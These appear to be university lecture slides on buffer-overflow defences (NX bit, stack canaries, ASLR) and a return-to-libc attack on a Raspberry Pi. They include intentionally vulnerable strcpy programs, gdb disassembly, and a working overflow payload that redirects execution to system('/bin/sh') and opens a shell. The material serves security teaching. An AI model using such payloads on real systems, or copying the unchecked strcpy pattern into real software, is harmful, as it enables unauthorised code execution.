



RTL Attack (Return-To-Libc)

조진성

경희대학교 컴퓨터공학과

Mobile & Embedded System Lab.



Computer Engineering in KyungHee University

Mobile & Embedded System Lab.

BOF 공격 대응 방안



- NX (Non-eXecutable) bit
- SSP (Stack Smashing Protect)
- ASLR (Address Space Layout Randomization)

NX bit



■ NX(Non-eXecutable) bit

- Prevent from executing code on data memory

■ gcc option

- -z execstack (default)
- -z noexecstack

```
pi@raspberrypi:~ $ cat /proc/7180/maps
00010000-00011000 r-xp 00000000 b3:02 13692 /home/pi/a
00020000-00021000 rw-p 00000000 b3:02 13692 /home/pi/a
76e67000-76f92000 r-xp 00000000 b3:02 3175 /lib/arm-linux-gnueabi/libc-2.19.so
76f92000-76fa2000 ---p 0012b000 b3:02 3175 /lib/arm-linux-gnueabi/libc-2.19.so
76fa2000-76fa4000 r--p 0012b000 b3:02 3175 /lib/arm-linux-gnueabi/libc-2.19.so
76fa4000-76fa5000 rw-p 0012d000 b3:02 3175 /lib/arm-linux-gnueabi/libc-2.19.so
76fa5000-76fa8000 rw-p 00000000 00:00 0
76fba000-76fbf000 r-xp 00000000 b3:02 11674 /usr/lib/arm-linux-gnueabi/libarmmem.so
76fbf000-76fce000 ---p 00005000 b3:02 11674 /usr/lib/arm-linux-gnueabi/libarmmem.so
76fce000-76fcf000 rw-p 00004000 b3:02 11674 /usr/lib/arm-linux-gnueabi/libarmmem.so
76fcf000-76fef000 r-xp 00000000 b3:02 3139 /lib/arm-linux-gnueabi/ld-2.19.so
76ff7000-76ffb000 rw-p 00000000 00:00 0
76ffb000-76ffc000 r-xp 00000000 00:00 0 [sigpage]
76ffc000-76ffd000 r--p 00000000 00:00 0 [vvar]
76ffd000-76ffe000 r-xp 00000000 00:00 0 [vdso]
76ffe000-76fff000 r--p 0001f000 b3:02 3139 /lib/arm-linux-gnueabi/ld-2.19.so
76fff000-77000000 rw-p 00020000 b3:02 3139 /lib/arm-linux-gnueabi/ld-2.19.so
7efdf000-7f000000 rwxp 00000000 00:00 0 [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0 [vectors]
```


Stack Smashing Protector

■ SSP(Stack Smashing Protector)

- Available in gcc version 4.1
- Enhance the security against BOF on stack
- Stack canary
 - Before returning from a function, the compiler investigates canary data whether it is modified or not
 - Terminator canaries : set the end of byte in canary data to NULL, CR, LF
 - Random canary : One Time Password(OTP)
 - Null canary : 0x00000000

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4
5 int main(int argc, char** argv){
6     char buffer[12];
7     strcpy(buffer, argv[1]);
8     printf("%s\n", buffer);
9
10    return 0;
11 }
12
13 }
```

< vulnerable application >



Stack Smashing Protector

■ -fstack-protector

```
pi@raspberrypi:~/IoT/LOB_test $ gcc -fstack-protector -g -static -o canary canary.c
pi@raspberrypi:~/IoT/LOB_test $ gdb -q canary
Reading symbols from canary...done.
(gdb) disas main
Dump of assembler code for function main:
0x00010cfc <+0>:    push    {r11, lr}
0x00010d00 <+4>:    add     r11, sp, #4
0x00010d04 <+8>:    sub     sp, sp, #24
0x00010d08 <+12>:   str     r0, [r11, #-24]
0x00010d0c <+16>:   str     r1, [r11, #-28]
0x00010d10 <+20>:   ldr     r3, [pc, #84] ; 0x10d6c <main+112>
0x00010d14 <+24>:   ldr     r3, [r3]
0x00010d18 <+28>:   str     r3, [r11, #-8]
0x00010d1c <+32>:   ldr     r3, [r11, #-28]
0x00010d20 <+36>:   add     r3, r3, #4
0x00010d24 <+40>:   ldr     r3, [r3]
0x00010d28 <+44>:   sub     r2, r11, #20
0x00010d2c <+48>:   mov     r0, r2
0x00010d30 <+52>:   mov     r1, r3
0x00010d34 <+56>:   bl      0x24680 <strcpy>
0x00010d38 <+60>:   sub     r3, r11, #20
0x00010d3c <+64>:   mov     r0, r3
0x00010d40 <+68>:   bl      0x1782c <puts>
0x00010d44 <+72>:   mov     r3, #0
0x00010d48 <+76>:   mov     r0, r3
0x00010d4c <+80>:   ldr     r3, [pc, #24] ; 0x10d6c <main+112>
0x00010d50 <+84>:   ldr     r2, [r11, #-8]
0x00010d54 <+88>:   ldr     r3, [r3]
0x00010d58 <+92>:   cmp     r2, r3
0x00010d5c <+96>:   beq     0x10d64 <main+104>
0x00010d60 <+100>:  bl      0x29594 <__stack_chk_fail>
0x00010d64 <+104>:  sub     sp, r11, #4
0x00010d68 <+108>:  pop     {r11, pc}
0x00010d6c <+112>:  andeq   r7, r9, r4, ror #12
End of assembler dump.
```

```
(gdb) x/x 0x97664
0x97664 <__stack_chk_guard>: 0x4755aa00
```

< Canary data >

```
(gdb) r AAAABBBBCCCCDDDEEEEE
Starting program: /home/pi/IoT/LOB_test/canary AAAABBBBCCCCDDDEEEEE
AAAABBBBCCCCDDDEEEEE
*** stack smashing detected ***: /home/pi/IoT/LOB_test/canary terminated
Program received signal SIGABRT, Aborted.
0x00036420 in raise ()
```

< After exploit buffer overflow >

Stack Smashing Protector

■ -fnostack-protector

```
pi@raspberrypi:~/IoT/LOB_test $ gcc -fno-stack-protector -g -static -o canary
pi@raspberrypi:~/IoT/LOB_test $ gdb -q canary
Reading symbols from canary...done.
(gdb) disas main
Dump of assembler code for function main:
0x00010cfc <+0>:    push    {r11, lr}
0x00010d00 <+4>:    add     r11, sp, #4
0x00010d04 <+8>:    sub     sp, sp, #24
0x00010d08 <+12>:   str     r0, [r11, #-24]
0x00010d0c <+16>:   str     r1, [r11, #-28]
0x00010d10 <+20>:   ldr     r3, [r11, #-28]
0x00010d14 <+24>:   add     r3, r3, #4
0x00010d18 <+28>:   ldr     r3, [r3]
0x00010d1c <+32>:   sub     r2, r11, #16
0x00010d20 <+36>:   mov     r0, r2
0x00010d24 <+40>:   mov     r1, r3
0x00010d28 <+44>:   bl      0x24660 <strcpy>
0x00010d2c <+48>:   sub     r3, r11, #16
0x00010d30 <+52>:   mov     r0, r3
0x00010d34 <+56>:   bl      0x1780c <puts>
0x00010d38 <+60>:   mov     r3, #0
0x00010d3c <+64>:   mov     r0, r3
0x00010d40 <+68>:   sub     sp, r11, #4
0x00010d44 <+72>:   pop     {r11, pc}
End of assembler dump.
```

< SSP off >

```
pi@raspberrypi:~/IoT/LOB_test $ gcc -g -static -o canary canary.c
pi@raspberrypi:~/IoT/LOB_test $ gdb -q canary
Reading symbols from canary...done.
(gdb) disas main
Dump of assembler code for function main:
0x00010cfc <+0>:    push    {r11, lr}
0x00010d00 <+4>:    add     r11, sp, #4
0x00010d04 <+8>:    sub     sp, sp, #24
0x00010d08 <+12>:   str     r0, [r11, #-24]
0x00010d0c <+16>:   str     r1, [r11, #-28]
0x00010d10 <+20>:   ldr     r3, [r11, #-28]
0x00010d14 <+24>:   add     r3, r3, #4
0x00010d18 <+28>:   ldr     r3, [r3]
0x00010d1c <+32>:   sub     r2, r11, #16
0x00010d20 <+36>:   mov     r0, r2
0x00010d24 <+40>:   mov     r1, r3
0x00010d28 <+44>:   bl      0x24660 <strcpy>
0x00010d2c <+48>:   sub     r3, r11, #16
0x00010d30 <+52>:   mov     r0, r3
0x00010d34 <+56>:   bl      0x1780c <puts>
0x00010d38 <+60>:   mov     r3, #0
0x00010d3c <+64>:   mov     r0, r3
0x00010d40 <+68>:   sub     sp, r11, #4
0x00010d44 <+72>:   pop     {r11, pc}
End of assembler dump.
```

< default >

ASLR




■ Address Space Layout Randomization

	Code (51 bytes)	"A"* 17 (17 bytes)	address of buffer (0x7efff5a8)
<pre>[root@localhost ~]# cat /proc/self/maps 001b3000-001b4000 r-xp 00000000 00:00 0 0039f000-0052f000 r-xp 00000000 08:02 919024 0052f000-00530000 ---p 00190000 08:02 919024 00530000-00532000 r--p 00190000 08:02 919024 00532000-00533000 rw-p 00192000 08:02 919024 00533000-00536000 rw-p 00000000 00:00 0 00e56000-00e74000 r-xp 00000000 08:02 919017 00e74000-00e75000 r--p 0001d000 08:02 919017 00e75000-00e76000 rw-p 0001e000 08:02 919017 08048000-08053000 r-xp 00000000 08:02 919659 08053000-08054000 rw-p 0000a000 08:02 919659 094a7000-094c8000 rw-p 00000000 00:00 0 b75ae000-b77ae000 r--p 00000000 08:02 791831 b77ae000-b77af000 rw-p 00000000 00:00 0 b77bc000-b77bd000 rw-p 00000000 00:00 0 bfe63000-bfe78000 rw-p 00000000 00:00 0 [root@localhost ~]# cat /proc/self/maps 00395000-003b3000 r-xp 00000000 08:02 919017 003b3000-003b4000 r--p 0001d000 08:02 919017 003b4000-003b5000 rw-p 0001e000 08:02 919017 00bcf000-00bd0000 r-xp 00000000 00:00 0 00c26000-00db6000 r-xp 00000000 08:02 919024 00db6000-00db7000 ---p 00190000 08:02 919024 00db7000-00db9000 r--p 00190000 08:02 919024 00db9000-00dba000 rw-p 00192000 08:02 919024 00dba000-00dbd000 rw-p 00000000 00:00 0 08048000-08053000 r-xp 00000000 08:02 919659 08053000-08054000 rw-p 0000a000 08:02 919659 08675000-08696000 rw-p 00000000 00:00 0 b7596000-b7796000 r--p 00000000 08:02 791831 b7796000-b7797000 rw-p 00000000 00:00 0 b77a4000-b77a5000 rw-p 00000000 00:00 0 bfb00000-bfb15000 rw-p 00000000 00:00 0</pre>	<pre>[vdso] /lib/libc-2.12.so /lib/libc-2.12.so /lib/libc-2.12.so /lib/libc-2.12.so /lib/ld-2.12.so /lib/ld-2.12.so /lib/ld-2.12.so /bin/cat /bin/cat [heap] /usr/lib/locale/locale-archive [stack]</pre>		
			Changes randomly

RTL Attack

■ RTL 공격의 동작 원리

○ NX bit 우회



RTL Attack



▣ Source code

⦿ RtL.c

```
1 #include <stdio.h>
2 #include <string.h>
3
4 void ThirdParty_Library(){
5     //Codes here
6     system("/bin/sh");
7     //Codes here
8 }
9
10 int main(int argc, char** argv){
11     char buffer[12];
12     strcpy(buffer, argv[1]);
13     printf("%s\n", buffer);
14     return 0;
15 }
```

RTL Attack

■ 실행 분석(ThirdParty_Library)

- `ldr r0, [pc, #4] → r0 = 0x10494 (pointer to "/bin/sh")`
 - `ldr` 수행 시 `pc=0x10490`이며, ARM의 3단계 pipeline 때문임
- `bl 0x10334 → call system()`

```
(gdb) disas ThirdParty_Library
Dump of assembler code for function ThirdParty_Library:
0x00010480 <+0>:      push    {r11, lr}
0x00010484 <+4>:      add     r11, sp, #4
0x00010488 <+8>:      ldr     r0, [pc, #4]      ; 0x10494 <ThirdParty_Library+20>
0x0001048c <+12>:     bl      0x10334
0x00010490 <+16>:     pop     {r11, pc}
0x00010494 <+20>:     andeq   r0, r1, r8, asr r5
End of assembler dump.
(gdb) █
```

```
(gdb) x/x 0x10494
0x10494 <ThirdParty_Library+20>:      0x0001055c
(gdb) x/s 0x1055c
0x1055c:      "/bin/sh"
```

■ 실행 화면

"A"* 16 (16 bytes)	address of system("/bin/sh") (0x10488)
-----------------------	---

```
pi@raspberrypi:~/IoTSW $ ./RtL `python -c 'print "A"*16 + "\x88\x04\x01"'`
AAAAAAAAAAAAAAAAAAAA
$ ls
BoF      RtL      sc      sc.s      shell_Code.o  write_shellcode
BoF.c    RtL.c    sc.o    shell_Code  shell_Code.s  write_shellcode.c
$ pwd
/home/pi/IoTSW
$ whoami
pi
```

Q & A



<http://mesl.khu.ac.kr>